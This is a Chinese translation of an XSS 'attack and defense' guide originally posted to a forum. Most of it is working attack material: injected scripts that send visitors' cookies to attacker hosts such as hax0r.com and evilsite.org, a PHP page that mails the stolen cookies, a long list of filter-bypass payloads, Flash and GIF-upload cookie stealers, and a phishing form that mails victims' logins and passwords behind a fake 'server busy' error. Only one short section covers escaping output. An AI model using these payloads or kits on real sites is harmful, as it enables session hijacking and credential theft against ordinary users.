原文：Cross Site Scripting - Attack and Defense Guide
題名：XSS - 攻擊與防禦手冊

翻譯：H4K [HackerShow!]、PSH [HackerShow!]
標籤：XSS Phishing Image Flash Cookie JavaScript

首發：飛特資訊安全論壇
網址：http://www.phate.tw/thread-6564-1-1.html

```
_____________________________________________________________________/    /
|                                                                    /    /
|          Cross Site Scripting - Attack and Defense guide         /    /
|_____________________________________________________________/    /
                                                                 /    /
                                          By Xylitol 10-02-08   /___/

      Author: Xylitol
      Description: a simple guide on XSS methods.
      Homepage: http://xylitol.free.fr
      Contact: Xylitol[at]fbi[dot]gov
      Date: 10/02/08
```



內容概述



## 第一章 – 什麼是 XSS？

**Quotation**

(From Wikipedia, the free encyclopedia)
(節錄自：維基百科 – Cross Site Scripting)
下文由 PSH [HackerShow!] 翻譯：

Cross-zone scripting is a browser exploit taking advantage of vulnerability within a zone-based security solution.
跨站腳本爲基於安全性區域等級所發展出的瀏覽器攻擊手法。

The attack allows content (scripts) in unprivileged zones to be executed with the permissions of a privileged zone - i.e. a privilege escalation within the client (web browser) executing the script.
該攻擊形式爲：允許內容（腳本代碼）於非特權區域中，執行特權動作 – 也就是說，可在用戶端執行任意代碼，使得權限得以提升。

The vulnerability could be:
發生在場景中的弱點可能是：

* a web browser bug which under some conditions allows content (scripts) in one zone to be executed with the permissions of a higher privileged zone.
*在特定條件下，允許普通用戶區的內容（腳本代碼）執行較高權限的動作。


* a web browser configuration error; unsafe sites listed in privileged zones
*因爲瀏覽器配置不當，使得不安全的網站內容橫行於用戶端。

* a cross-site scripting vulnerability within a privileged zone
*或者是特權區域中具有跨站腳本弱點。

A common attack scenario involves two steps.
常見攻擊過程涉及下列兩步驟：

The first step is to use a Cross Zone Scripting vulnerability to get scripts executed within a privileged zone. To complete the attack, then perform malicious actions on the computer using insecure ActiveX components.
首先利用 XSS 弱點讓代碼在特權區域中執行。完成攻擊之後，由於 ActiveX 元件的不安全，使得攻擊者可在被害端遂行作惡。

This type of vulnerability has been exploited to silently install various malware (such as spyware, remote control software, worms and such) onto computers browsing a malicious web page.
該類型弱點透過用戶瀏覽有害的網頁背景安裝多種惡意軟體（例如，間諜程式、遠控程式、蠕蟲病毒等等… …）。

**第二章 – 構造 XSS 漏洞**

開啓你的記事本，複製貼上這段代碼上去

Code

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />

<style type="text/css">
<!--
body,td,th {
	color: #FFFFFF;
}
body {
	background-color: #000000;
}
-->
</style><title>Simple XSS vulnerability by Xylitol</title>
<body>
<form action="XSS.php" method="post">
<p align="center"><strong>Simple XSS vulnerability by Xylitol </strong></p>
<div align="center">
  <table width="270" border="0">
    <tr>
      <td width="106"><strong>Search:</strong></td>
        <td width="154"><input name="Vulnerability" type="text" id="Vulnerability" /></td>
      </tr>
  </table>
  <table width="268" border="0">
    <tr>
      <td width="262"><div align="center">
        <input name="submit" type="submit" value="        Search it !        " />
      </div></td>
      </tr>
  </table>
  </div>
</form>
</body>
</html>
```

之後存成 index.html

然後再另開一個記事本貼以下代碼

Code


```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
<title>Search result:</title>
<style type="text/css">
<!--
body,td,th {
	color: #FFFFFF;
}
body {
	background-color: #000000;
}
-->
</style></head>
<body>
<span class="alerte">Search result    :</span> <strong><?php echo
$_POST['Vulnerability']; ?></strong> 
</body>
</html>
```

存成 XSS.php
關閉記事本

用 Firefox 打開 index.html
輸入一個值然後搜尋
之後我們回到剛剛上一頁　輸入 <script>alert('XSS')</script> 來做比對

Bingo !! 一個對話框出來了!

Output




在有漏洞的頁面插入以下 script (例如一個留言板)

Code

```
<script>
window.open("http://www.Hax0r.com/Cookie.php?Cookies="+document.Cookie);
</script>
```

(www.Hax0r.com -> 假設這是你的網站)
開啓記事本名爲: Cookie.php

然後複製貼上以下 code:

Code

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
<title>Error</title>
<style type="text/css">
<!--
body,td,th {
	color: #FFFFFF;
}
body {
	background-color: #000000;
}
-->
</style></head>
<? Mail('eMail@example.com', 'Cookie stealed ! - thx xyli :)', $Cookies); ?>
<body>
<h2><strong>Error</strong> - <strong>Access denied</strong> for <? echo
$_SERVER["REMOTE_ADDR"]; ?></h2>
</body>
</html>
```

雖然這看起來並不怎麼樣
但對我們已經夠了

之後我們就可以等 Mail 寄 Cookie 給我們


## 第四章 – 防治 XSS 安全

修復:
用 htmlentities 修復我們的 XSS 漏洞:

我們可以把第十六行的代碼:

Code

```
<body>
<span class="alerte">Search result :</span> <strong><?php echo
$_POST['Vulnerability']; ?></strong> 
</body>
```

改成:

Code

```
<body>
<span class="alerte">Search result :</span> <strong><?php
if(isset($_POST['Vulnerability'])) { echo htmlentities($_POST['Vulnerability']); } ?></strong> 
</body>
```

還可以用 PHP 函數 htmlspecialchars() ;
其他的相關的函數: htmlentities(), quotes(), strip_tags()

## 第五章 – 常見變臉手法

將 XSS 和一些簡單的東西和在一起使他較不易被辨認出來
這裡舉些基本的原則

利用 image:

Code

```
<IMG SRC="http://hax0r.com/Haxored.png">
```

或是 Flash 影片:

Code

<EMBED SRC=http://hax0r.com/Haxored.swf>

其他還有 redirection:


Code

```
<script>window.open( "http://www.hax0r.com/Haxored.html" )</script>
```

或是這個:

Code

```
<meta http-equiv="refresh" content="0; url=http://hax0r.com/Haxored.html" />
```

**第六章　－ 繞過篩檢代碼**

事實上要繞過 htmlspecialchars() 並不簡單

這裡舉例一些繞過的方法:

Code

```
<META HTTP-EQUIV=\"refresh\" CONTENT=\"0;
URL=http://;URL=javascript:alert('XSS');\">

<META HTTP-EQUIV=\"refresh\"
CONTENT=\"0;url=javascript:alert('XSS');\">

'"><><marquee><h1>XSS</h1></marquee>

'"><><script>alert('XSS')</script>

'><><marquee><h1>XSS</h1></marquee>

"><script alert(String.fromCharCode(88,83,83))</script>

<iframe<?php echo chr(11)?> onload=alert('XSS')></iframe>

<div
style="x:expression((window.r==1)?'':eval('r=1;alert(String.fromCharCo
de(88,83,83));'))">
```

```
window.alert("Xyli !");

"/></a></><img src=1.gif onerror=alert(1)>

[color=red' onmouseover="alert('XSS')"]mouse over[/color]

<body onLoad="alert('XSS');"

<body onunload="javascript:alert('XSS');">

[url=javascript:alert('XSS');]click me[/url]

<script language="JavaScript">alert('XSS')</script>

<img src="javascript:alert('XSS')">

'); alert('XSS

<font style='color:expression(alert(document.Cookie))'>

<IMG DYNSRC=\"javascript:alert('XSS')\">

<IMG LOWSRC=\"javascript:alert('XSS')\">

</textarea><script>alert(/XSS/)</script>

</title><script>alert(/XSS/)</script>

<script src=http://yoursite.com/your_files.js></script>

"><script>alert(0)</script>

<IMG SRC=javascript:alert(String.fromCharCode(88,83,83))>

<IMG SRC=\"jav&#x0D;ascript:alert('XSS');\">

<IMG SRC=\"jav&#x0A;ascript:alert('XSS');\">

<IMG SRC=\"jav&#x09;ascript:alert('XSS');\">
```

```
<marquee><script>alert('XSS')</script></ma
<? echo('<scr)';
echo('ipt>alert(\"XSS\")</script>'); ?>
<IMG SRC=\"jav&#x0A;ascript:alert('XSS');\">
<IMG SRC=\"jav&#x09;ascript:alert('XSS');\">
<marquee><script>alert('XSS')</script></marquee>
<style>@im\port'\ja\vasc\ript:alert(\"XSS\")';</style>
<img src=foo.png onerror=alert(/XSSed/) />
<script>alert(String.fromCharCode(88,83,83))</script>
<scr<script>ipt>alert('XSS');</scr</script>ipt>
<script>location.href="http://www.evilsite.org/Cookiegrabber.php?Cookie="+
escape(document.Cookie)</script>
<script src="http://www.evilsite.org/Cookiegrabber.php"></script>
<script>alert('XSS');</script>
<script>alert(1);</script>
```

不只這些還有更多
Google 是你的好朋友

**第七章 – 進行 Flash 攻擊**

Flash 可以用來製作動畫, 遊戲....等等
讓我們感到有興趣的是 getURL().
這個函數允許我們讓使用者訪問其他頁面.

syntax 如下:

Code

```
getURL(url:String, [window: String,[method:S
```

示例:

Code

```
getURL("http://victime.com/login.php?logout=true","_self");
```

url: 輸入網址
window: 詳細說明 request 送往哪裡 (_self, _blank…)
method: Get 或 Post

透過 action script 和 javascript 發 alert:

Code

```
getURL("javascript:alert('XSS'");
```

在 2002 年時, 有人發表了關於這個函數的危險性

我們可以用這個方法讀取訪問者的 Cookie:

Code

```
getURL("javascript:alert(document.Cookie)")
```

在 2005 年十二月,
有人透過將 Flash 放在簽名檔中實現 XSS,寫成蠕蟲感染 MySpace
這就是 Samy!!

我們可以在 Flash 中竊取 Cookie 嗎?
當然可以
如以下舉例
在 Flash 中我們輸入如下代碼:

Code

```
GetURL("http://www.victime.com/page.php?var=<script
src='http://www.hax0r.com/Haxored.js'></script>","_self");
```

在 Haxored.js 中:

Code

```
document.location="http://hax0r.com/Cookiegrabber.php?Cookie="+document.cookie;
```


爲了安全 最簡單的解決方式: 不要在你的網頁應用程式中使用 Flash

## 第八章 – 上傳 XSS 腳本

我們用小畫家製作 Haxored.gif 做一個例子
然後用記事本打開 Haxored.gif

將每一行砍掉然後加上:

Code

```
GIF89a<script>alert("XSS")</script>
```

接著儲存並關閉
上傳 Haxored.gif 到免費圖片儲藏空間上
XSS 就發生囉...
別用 Firefox 看你的圖片, Firefox 不吃這套
用 IE

爲什麼要加上 GIF89a 呢 ?
因爲有些服務器會檢查 GIF89a 是否在.GIF 檔中

我們也可以將一些惡意代碼寫在這個圖片檔中

Code

```
GIF89a<script src="http://hax0r.com/Cookiegrabber.php"></script>
```

爲了要知道其他圖片檔按格式的代碼,

我們只要用文字檢視器去開圖檔就可以知道了,例如:

Quotation

PNG = ‰PNG
GIF = GIF89a
JPG = ÿØÿ JFIF
BMP = BMFÖ

爲了安全 我們不應該只檢測 getimagesize() 而已

## 第九章 – 實踐 XSS 釣魚

你了解 XSS 和 Phish 的目標嗎?


在我們的例子中，如果在一個網站上抓到 XSS 漏洞，我們可以換掉他的 action:

Code

```
<p>Enter your login and password, thank:</p>
<form action="http://hax0r.com/Mail.php">
<table><tr><td>Login:</td><td><input type=text length=20 name=login>
</td></tr><tr><td>Password:</td><td>
<input type=text length=20 name=password>
</td></tr></table><input type=submit value=OK>
</form>
```

以下爲 Mail.php 範例:

Code

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
<title>Error</title>
<style type="text/css">
<!--
body,td,th {
	color: #FFFFFF;
}
body {
	background-color: #000000;
}
-->
</style></head>
<?php
$login = $HTTP_GET_VARS["login"];
$password = $HTTP_GET_VARS["password"];
Mail("eMail@example.com", "Cookie stealed ! - thx xyli :)", $password , $login );
?>
<body>
<h2><strong>Error</strong> -<strong> Server too much busy</strong></h2>
</body>
```

使用者將會認爲是服務器忙碌而不會懷疑任何事情
相信你應該了解這個原則了吧?


nexus, Langy, Uber0n, FullFreeez, RePliKaN!, bl00d, c0de91, Xonzai
Agent-D, Agent-Z, Vamp, Xspider, Mitnick, Honnox, Blwood, str0ke

and all hardworking sceners in the scene !